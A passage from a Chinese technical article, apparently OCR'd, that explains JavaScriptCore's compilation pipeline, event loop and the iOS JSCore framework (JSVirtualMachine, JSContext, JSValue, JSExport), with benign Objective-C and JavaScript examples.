
这就是词法分析之后的结果，但是词法分析并不会关注每个Token之间的关系，是否匹配，仅仅是把它们区分开来，等待语法分析来把这些Token“串起来”。词法分析函数一般是由语法分析器（Parser）来进行调用的。在JSCore中，词法分析器Lexer的代码主要集中在parser/Lexer.h、Lexer.cpp中。

## 语法分析 — Parser

跟人类语言一样，我们讲话的时候其实是按照约定俗成，交流习惯按照一定的语法讲出一个又一个词语。那类比到计算机语言，计算机要理解一门计算机语言，也要理解一个语句的语法。例如以下一段JS语句：

```
var sum = 2 + 3;
var a = sum + 5;
```

Parser会把Lexer分析之后生成的token序列进行语法分析，并生成对应的一棵抽象语法树(AST)。这个树长什么样呢？在这里推荐一个网站： esprima Parser，输入JS语句可以立马生成我们所需的AST。例如，以上语句就被生成这样的一棵树：




之后，ByteCodeGenerator会根据AST来生成JSCore的字节码，完成整个语法解析步骤。

# 解释执行 — LLInt和JIT

JS源代码经过了词法分析和语法分析这两个步骤，转成了字节码，其实就是经过任何一门程序语言必经的步骤—编译。但是不同于我们编译运行OC代码，JS编译结束之后，并不会生成存放在内存或者硬盘之中的目标代码或可执行文件。生成的指令字节码，会被立即被JSCore这台虚拟机进行逐行解释执行。

运行指令字节码（ByteCode）是JS引擎中很核心的部分，各家JS引擎的优化也主要集中于此。JSByteCode的解释执行是一套很复杂的系统，特别是加入了OSR和多级JIT技术之后，整个解释执行变的越来越高效，并且让整个ByteCode的执行在低延时之间和高吞吐之间有个很好的平衡：由低延时的LLInt来解释执行ByteCode，当遇到多次重复调用或者是递归，循环等条件会通过OSR切换成JIT进行解释执行（根据具体触发条件会进入不同的JIT进行动态解释）来加快速度。由于这部分内容较为复杂，而且不是本文重点，故只做简单介绍，不做深入的讨论。

## JSCore值得注意的Feature

除了以上部分，JSCore还有几个值得注意的Feature。

## 基于寄存器的指令集结构

JSCore采用的是基于寄存器的指令集结构，相比于基于栈的指令集结构（比如有些JVM的实现），因为不需要把操作结果频繁入栈出栈，所以这种架构的指令集执行效率更高。但是由于这样的架构也造成内存开销更大的问题，除此之外，还存在移植性弱的问题，因为虚拟机中的虚拟寄存器需要去匹配到真实机器中CPU的寄存器，可能会存在真实CPU寄存器不足的问题。

基于寄存器的指令集结构通常都是三地址或者二地址的指令集，例如：

```
i = a + b;
//转成三地址指令：
add i, a, b; //把a寄存器中的值和b寄存器中的值相加，存入i寄存器
```

在三地址的指令集中的运算过程是把a和b分别mov到两个寄存器，然后把这两个寄存器的值求和之后，存入第三个寄存器。这就是三地址指令运算过程。

而基于栈的一般都是零地址指令集，因为它的运算不依托于具体的寄存器，而是使用对操作数栈和具体运算符来完成整个运算。

## 单线程机制


值得注意的是，整个JS代码是执行在一条线程里的，它并不像我们使用的OC、Java等语言，在自己的执行环境里就能申请多条线程去处理一些耗时任务来防止阻塞主线程。JS代码本身并不存在多线程处理任务的能力。但是为什么JS也存在多线程异步呢？强大的事件驱动机制，是让JS也可以进行多线程处理的关键。

## 事件驱动机制

之前讲到，JS的诞生就是为了让浏览器也拥有一些交互，逻辑处理能力。而JS与浏览器之间的交互是通过事件来实现的，比如浏览器检测到发生了用户点击，会传递一个点击事件通知JS线程去处理这个事件。 那通过这一特性，我们可以让JS也进行异步编程，简单来讲就是遇到耗时任务时，JS可以把这个任

务丢给一个由JS宿主提供的工作线程（WebWorker）去处理。等工作线程处理完之后，会发送一个message让JS线程知道这个任务已经被执行完了，并在JS线程上去执行相应的事件处理程序。（但是需要注意，由于工作线程和JS线程并不在一个运行环境，所以它们并不共享一个作用域，故工作线程也不能操作window和DOM。）

JS线程和工作线程，以及浏览器事件之间的通信机制叫做事件循环（EventLoop），类似于iOS的runloop。它有两个概念，一个是Call Stack，一个是Task Queue。当工作线程完成异步任务之后，会把消息推到Task Queue，消息就是注册时的回调函数。当Call Stack为空的时候，主线程会从Task Queue里取一条消息放入Call Stack来执行，JS主线程会一直重复这个动作直到消息队列为空。




以上这张图大概描述了JSCore的事件驱动机制，整个JS程序其实就是这样跑起来的。这个其实跟空闲状态下的iOS Runloop有点像，当基于Port的Source事件唤醒runloop之后，会去处理当前队列里的所有source事件。JS的事件驱动，跟消息队列其实是“异曲同工”。也正因为工作线程和事件驱动机制的存在，才让JS有了多线程异步能力。


## iOS中的JSCore

> **iOS7之后，苹果对WebKit中的JSCore进行了Objective-C的封装，并提供给所有的iOS开发者。JSCore框架给Swift、OC以及C语言编写的App提供了调用JS程序的能力。同时我们也可以使用JSCore往JS环境中去插入一些自定义对象。**

iOS中可以使用JSCore的地方有多处，比如封装在UIWebView中的JSCore，封装在WKWebView中的JSCore，以及系统提供的JSCore。实际上，即使同为JSCore，它们之间也存在很多区别。因为随着JS这门语言的发展，JS的宿主越来越多，有各种各样的浏览器，甚至是常见于服务端的Node.js（基于V8运行）。随时使用场景的不同，以及WebKit团队自身不停的优化，JSCore逐渐分化出不同的版本。除了老

版本的JSCore，还有2008年宣布的运行在Safari、WKWebView中的Nitro（SquirrelFish）等等。而在本文中，我们主要介绍iOS系统自带的JSCore Framework。

iOS官方文档 对JSCore的介绍很简单，其实主要就是给App提供了调用JS脚本的能力。我们首先通过JSCore Framework的15个开放头文件来“管中窥豹”，如下图所示：





乍一看，概念很多。但是除去一些公共头文件以及一些很细节的概念，其实真正常用的并不多，笔者认为很有必要了解的概念只有4个：JSVM，JSContext，JSValue，JSExport。鉴于讲述这些概念的文章已经有很多，本文尽量从一些不同的角度（比如原理，延伸对比等）去解释这些概念。

## JSVirtualMachine

> 一个JSVirtualMachine（以下简称JSVM）实例代表了一个自包含的JS运行环境，或者是一系列JS运行所需的资源。该类有两个主要的使用用途：一是支持并发的JS调用，二是管理JS和Native之间桥对象的内存。

JSVM是我们要学习的第一个概念。官方介绍JSVM为JavaScript的执行提供底层资源，而从类名直译过来，一个JSVM就代表一个JS虚拟机，我们在上面也提到了虚拟机的概念，那我们先讨论一下什么是虚拟机。首先我们可以看看（可能是）最出名的虚拟机——JVM（Java虚拟机）。 JVM主要做两个事情：

1. 首先它要做的是把JavaC编译器生成的ByteCode（ByteCode其实就是JVM的虚拟机器指令）生成每台机器所需要的机器指令，让Java程序可执行（如下图）。
2. 第二步，JVM负责整个Java程序运行时所需要的内存空间管理、GC以及Java程序与Native（即C,C++）之间的接口等等。





从功能上来看，一个高级语言虚拟机主要分为两部分，一个是解释器部分，用来运行高级语言编译生成的ByteCode，还有一部分则是Runtime运行时，用来负责运行时的内存空间开辟、管理等等。实际上，JSCore常常被认为是一个JS语言的优化虚拟机，它做着JVM类似的事情，只是相比静态编译的Java，它还多承担了把JS源代码编译成字节码的工作。

既然JSCore被认为是一个虚拟机，那JSVM又是什么？实际上，JSVM就是一个抽象的JS虚拟机，让开发者可以直接操作。在App中，我们可以运行多个JSVM来执行不同的任务。而且每一个JSContext（下节介绍）都从属于一个JSVM。但是需要注意的是每个JSVM都有自己独立的堆空间，GC也只能处理JSVM内部的对象（在下节会简单讲解JS的GC机制）。所以说，不同的JSVM之间是无法传递值的。

值得注意的还有，在上面的章节中，我们提到的JS单线程机制。这意味着，在一个JSVM中，只有一条线程可以跑JS代码，所以我们无法使用JSVM进行多线程处理JS任务。如果我们需要多线程处理JS任务的场景，就需要同时生成多个JSVM，从而达到多线程处理的目的。

## JS的GC机制

JS同样也不需要我们去手动管理内存。JS的内存管理使用的是GC机制（Tracing Garbage Collection）。不同于OC的引用计数，Tracing Garbage Collection是由GCRoot（Context）开始维护的一条引用链，一旦引用链无法触达某对象节点，这个对象就会被回收掉。如下图所示：




## JSContext

> **一个JSContext表示了一次JS的执行环境。我们可以通过创建一个JSContext去调用JS脚本，访问一些JS定义的值和函数，同时也提供了让JS访问Native对象，方法的接口。**

JSContext是我们在实际使用JSCore时，经常用到的概念之一。”Context”这个概念我们都或多或少的在其它开发场景中见过，它最常被翻译成“上下文”。那什么是上下文？比如在一篇文章中，我们看到一句话：“他飞快的跑了出去。”但是如果我们不看上下文的话，我们并不知道这句话究竟是什么意思：谁跑了出去？他是谁？他为什么要跑？

写计算机理解的程序语言跟写文章是相似的，我们运行任何一段语句都需要有这样一个“上下文”的存在。比如之前外部变量的引入、全局变量、函数的定义、已经分配的资源等等。有了这些信息，我们才能准确的执行每一句代码。

同理，JSContext就是JS语言的执行环境，所有JS代码的执行必须在一个JSContext之中，在WebView中也是一样，我们可以通过KVC的方式获取当时WebView的JSContext。通过JSContext运行一段JS代码十分简单，如下面这个例子：

```
JSContext *context = [[JSContext alloc] init];
[context evaluateScript:@"var a = 1;var b = 2;"];
NSInteger sum = [[context evaluateScript:@"a + b"] toInt32];//sum=3
```

借助evaluateScript API，我们就可以在OC中搭配JSContext执行JS代码。它的返回值是JS中最后生成的一个值，用属于当前JSContext中的JSValue（下一节会有介绍）包裹返回。

我们还可以通过KVC的方式，给JSContext塞进去很多全局对象或者全局函数：


```
JSContext *context = [[JSContext alloc] init];
            context[@"globalFunc"] =  ^() {
```

```
        NSArray *args = [JSContext currentArguments];
        for (id obj in args) {
            NSLog(@"拿到了参数:%@", obj);
        }
    };
        context[@"globalProp"] = @"全局变量字符串";
[context evaluateScript:@"globalFunc(globalProp)"];//console输出："拿到了参数:全局变量字符串"
```

这是一个很好用而且很重要的特性，有很多著名的借助JSCore的框架如JSPatch，都利用了这个特性去实现一些很巧妙的事情。在这里我们不过多探讨可以利用它做什么，而是去研究它究竟是怎样运作的。在JSContext的API中，有一个值得注意的只读属性 — JSValue类型的globalObject。它返回当前执行JSContext的全局对象，例如在WebKit中，JSContext就会返回当前的Window对象。而这个全局对象其实也是JSContext最核心的东西，当我们通过KVC方式与JSContext进去取值赋值的时候，**实际上都是在跟这个全局对象做交互**，几乎所有的东西都在全局对象里，可以说，JSContext只是globalObject的一层壳。对于上述两个例子，本文取了context的globalObject，并转成了OC对象，如下图：


可以看到这个globalObject保存了所有的变量与函数，这更加印证了上文的说法（至于为什么globalObject对应OC对象是NSDictionary类型，我们将在下节中讲述）。所以我们还能得出另外一个结论，JS中所谓的全局变量，全局函数不过是全局对象的属性和函数。

同时值得注意的是，每个JSContext都从属于一个JSVM。我们可以通过JSContext的只读属性 — virtualMachine获得当前JSContext绑定的JSVM。JSContext和JSVM是多对一的关系，一个JSContext只能绑定一个JSVM，但是一个JSVM可以同时持有多个JSContext。而上文中我们提到，每个JSVM同时只有整个一个线程来执行JS代码，所以综合来看，一次简单的通过JSCore运行JS代码，并在Native层获取返回值的过程大致如下：




## JSValue

> JSValue实例是一个指向JS值的引用指针。我们可以使用JSValue类，在OC和JS的基础数据类型之间相互转换。同时我们也可以使用这个类，去创建包装了Native自定义类的JS对象，或者是那些由Native方法或者Block提供实现JS方法的JS对象。

在JSContext一节中，我们接触了大量的JSValue类型的变量。在JSContext一节中我们了解到，我们可以很简单的通过KVC操作JS全局对象，也可以直接获得JS代码执行结果的返回值（同时每一个JS中的值都存在于一个执行环境之中，也就是说每个JSValue都存在于一个JSContext之中，这也就是JSValue的作用域），都是因为JSCore帮我们用JSValue在底层自动做了OC和JS的类型转换。

JSCore一共提供了如下10种类型互换：

| Objective-C type | JavaScript type |
|---|---|
| nil | undefined |
| NSNull | null |
| NSString | string |
| NSNumber | number, boolean |
| NSDictionary | Object object |
| NSArray | Array object |
| NSDate | Date object |
| NSBlock | Function object |
| id | Wrapper object |
| Class | Constructor object |

同时还提供了对应的互换API（节选）：

```
+ (JSValue *)valueWithDouble:(double)value inContext:(JSContext *)context;
+ (JSValue *)valueWithInt32:(int32_t)value inContext:(JSContext *)context;
- (NSArray *)toArray;
- (NSDictionary *)toDictionary;
```

在讲类型转换前，我们先了解一下JS这门语言的变量类型。根据ECMAScript（可以理解为JS的标准）的定义：JS中存在两种数据类型的值，一种是基本类型值，它指的是简单的数据段。第二种是引用类型

值，指那些可能由多个值构成的对象。基本类型值包括”undefined”，”nul”，”Boolean”，”Number”，”String”（是的，String也是基础类型），除此之外都是引用类型。对于前五种基础类型的互换，应该没有太多要讲的。接下来会重点讲讲引用类型的互换：

### NSDictionary <—> Object

在上节中，我们把JSContext的globalObject转换成OC对象，发现是NSDictionary类型。要搞清楚这个转换，首先我们对JS这门语言面向对象的特性进行一个简单的了解。在JS中，对象就是一个引用类型的实例。与我们熟悉的OC、Java不一样，对象并不是一个类的实例，因为在JS中并不存在类的概念。ECMA把对象定义为：无序属性的集合，其属性可以包含基本值、对象或者函数。从这个定义我们可以发现，JS中的对象就是无序的键值对，这和OC中的NSDictionary，Java中的HashMap何其相似。

```
var person = { name: "Nicholas",age: 17};//JS中的person对象
NSDictionary *person = @{@"name":@"Nicholas",@"age":@17};//OC中的person dictionary
```

在上面的实例代码中，笔者使用了类似的方式创建了JS中的对象（在JS中叫“对象字面量”表示法）与OC中的NSDictionary，相信可以更有助理解这两个转换。

### NSBlock <—> Function Object

在上节的例子中，笔者在JSContext赋值了一个”globalFunc”的Block，并可以在JS代码中当成一个函数直接调用。我还可以使用”typeof”关键字来判断globalFunc在JS中的类型：

```
NSString *type = [[context evaluateScript:@"typeof globalFunc"] toString];//type的值为"function"
```

通过这个例子，我们也能发现传入的Block对象在JS中已经被转成了”function”类型。”Function Object”这个概念对于我们写惯传统面向对象语言的开发者来说，可能会比较晦涩。而实际上，JS这门语言，除了基本类型以外，就是引用类型。函数实际上也是一个”Function”类型的对象，每个函数名实则是指向一个函数对象的引用。比如我们可以这样在JS中定义一个函数：

```
var sum = function(num1,num2){
        return num1 + num2;
}
```

同时我们还可以这样定义一个函数（不推荐）：

```
var sum = new Function("num1","num2","return num1 + num2");
```

按照第二种写法，我们就能很直观的理解到函数也是对象，它的构造函数就是Function，函数名只是指向这个对象的指针。而NSBlock是一个包裹了函数指针的类，JSCore把Function Object转成NSBlock对象，可以说是很合适的。

## JSExport

> “ **实现JSExport协议可以开放OC类和它们的实例方法，类方法，以及属性给JS调用。**

除了上一节提到的几种特殊类型的转换，我们还剩下NSDate类型，与id、class类型的转换需要弄清楚。而NSDate类型无需赘述，所以我们在这一节重点要弄清楚后两者的转换。

而通常情况下，我们如果想在JS环境中使用OC中的类和对象，需要它们实现JSExport协议，来确定暴露给JS环境中的属性和方法。比如我们需要向JS环境中暴露一个Person的类与获取名字的方法：

```
@protocol PersonProtocol <JSExport>
- (NSString *)fullName;//fullName用来拼接firstName和lastName，并返回全名
@end

@interface JSExportPerson : NSObject <PersonProtocol>

- (NSString *)sayFullName;//sayFullName方法

@property (nonatomic, copy) NSString *firstName;
@property (nonatomic, copy) NSString *lastName;

@end
```

然后，我们可以把一个JSExportPerson的一个实例传入JSContext，并且可以直接执行fullName方法：

```
    JSExportPerson *person = [[JSExportPerson alloc] init];
    context[@"person"] = person;
    person.firstName = @"Di";
    person.lastName =@"Tang";
    [context evaluateScript:@"log(person.fullName())"];//调Native方法，打印出person实例的全名
    [context evaluateScript:@"person.sayFullName())"];//提示TypeError，'person.sayFullName' is undefined
```

这就是一个很简单的使用JSExport的例子，但请注意，我们只能调用在该对象在JSExport中开放出去的方法，如果并未开放出去，如上例中的”sayFullName”方法，直接调用则会报TypeError错误，因为该方法在JS环境中并未被定义。

讲完JSExport的具体使用方法，我们来看看我们最开始的问题。当一个OC对象传入JS环境之后，会转成一个JSWrapperObject。那问题来了，什么是JSWrapperObject？在JSCore的源码中，我们可以找到一些线索。首先在JSCore的JSValue中，我们可以发现这样一个方法:

```
@method
@abstract Create a JSValue by converting an Objective-C object.
@discussion The resulting JSValue retains the provided Objective-C object.
@param value The Objective-C object to be converted.
@result The new JSValue.
*/
+ (JSValue *)valueWithObject:(id)value inContext:(JSContext *)context;
```

这个API可以传入任意一个类型的OC对象，然后返回一个持有该OC对象的JSValue。那这个过程肯定涉及到OC对象到JS对象的互换，所以我们只要分析一下这个方法的源码（基于 这个分支 进行分析）。由于源码实现过长，我们只需要关注核心代码，在JSContext中有一个”wrapperForObjCObject”方法，而实际上它又是调用了JSWrapperMap的”jsWrapperForObject”方法，这个方法就可以解答所有的疑惑：

```
//接受一个入参object,并返回一个JSValue
- (JSValue *)jsWrapperForObject:(id)object
{
    //对于每个对象，有专门的jsWrapper
    JSC::JSObject* jsWrapper = m_cachedJSWrappers.get(object);
    if (jsWrapper)
        return [JSValue valueWithJSValueRef:toRef(jsWrapper) inContext:m_context];
    JSValue *wrapper;
    //如果该对象是个类对象，则会直接拿到classInfo的constructor为实际的Value
    if (class_isMetaClass(object_getClass(object)))
        wrapper = [[self classInfoForClass:(Class)object] constructor];
    else {
        //对于普通的实例对象，由对应的classInfo负责生成相应JSWrappper同时retain对应的OC对象，并设置相应的Prototype
        JSObjCClassInfo* classInfo = [self classInfoForClass:[object class]];
        wrapper = [classInfo wrapperForObject:object];
```

```
    }
    JSC::ExecState* exec = toJS([m_context JSGlobalContextRef]);
    //将wrapper的值写入JS环境
    jsWrapper = toJS(exec, valueInternalValue(wrapper)).toObject(exec);
    //缓存object的wrapper对象
    m_cachedJSWrappers.set(object, jsWrapper);
    return wrapper;
}
```

在我们创建”JSWrapperObject”的对象过程中，我们会通过JSWrapperMap来为每个传入的对象创建对应的JSObjCClassInfo。这是一个非常重要的类，它有这个类对应JS对象的原型（Prototype）与构造函数（Constructor）。然后由JSObjCClassInfo去生成具体OC对象的JSWrapper对象，这个JSWrapper对象中就有一个JS对象所需要的所有信息（即Prototype和Constructor）以及对应OC对象的指针。之后，把这个jsWrapper对象写入JS环境中，即可在JS环境中使用这个对象了。这也就是”JSWrapperObject”的真面目。而我们上文中提到，如果传入的是类，那么在JS环境中会生成constructor对象，那么这点也很容易从源码中看到，当检测到传入的是类的时候（类本身也是个对象），则会直接返回constructor属性，这也就是”constructor object”的真面目，实际上就是一个构造函数。

那现在还有两个问题，第一个问题是，OC对象有自己的继承关系，那么在JS环境中如何描述这个继承关系？第二个问题是，JSExport的方法和属性，又是如何让JS环境中调用的呢？

我们先看第一个问题，继承关系要如何解决？在JS中，继承是通过原型链来实现，那什么是原型呢？原型对象是一个普通对象，而且就是构造函数的一个实例。所有通过该构造函数生成的对象都共享这一个对象，当查找某个对象的属性值，结果不存在时，这时就会去对象的原型对象继续找寻，是否存在该属性，这样就达到了一个封装的目的。我们通过一个Person原型对象快速了解：

```
//原型对象是一个普通对象，而且就是Person构造函数的一个实例。所有Person构造函数的实例都共享这一个原型对象。
Person.prototype = {
   name:  'tony stark',
   age: 48,
   job: 'Iron Man',
   sayName: function() {
     alert(this.name);
   }
}
```

而原型链就是JS中实现继承的关键，它的本质就是重写构造函数的原型对象，链接另一个构造函数的原型对象。这样查找某个对象的属性，会沿着这条原型链一直查找下去，从而达到继承的目的。我们通过一个例子快速了解一下：

```
        function mammal (){}
        mammal.prototype.commonness = function(){
                alert('哺乳动物都用肺呼吸');
        };

        function Person() {}
        Person.prototype = new mammal();//原型链的生成,Person的实例也可以访问commonness属性了
        Person.prototype.name = 'tony stark';
        Person.prototype.age  = 48;
        Person.prototype.job  = 'Iron Man';
        Person.prototype.sayName = function() {
                alert(this.name);
        }

        var person1 = new Person();
        person1.commonness(); // 弹出'哺乳动物都用肺呼吸'
        person1.sayName(); // 'tony stark'
```

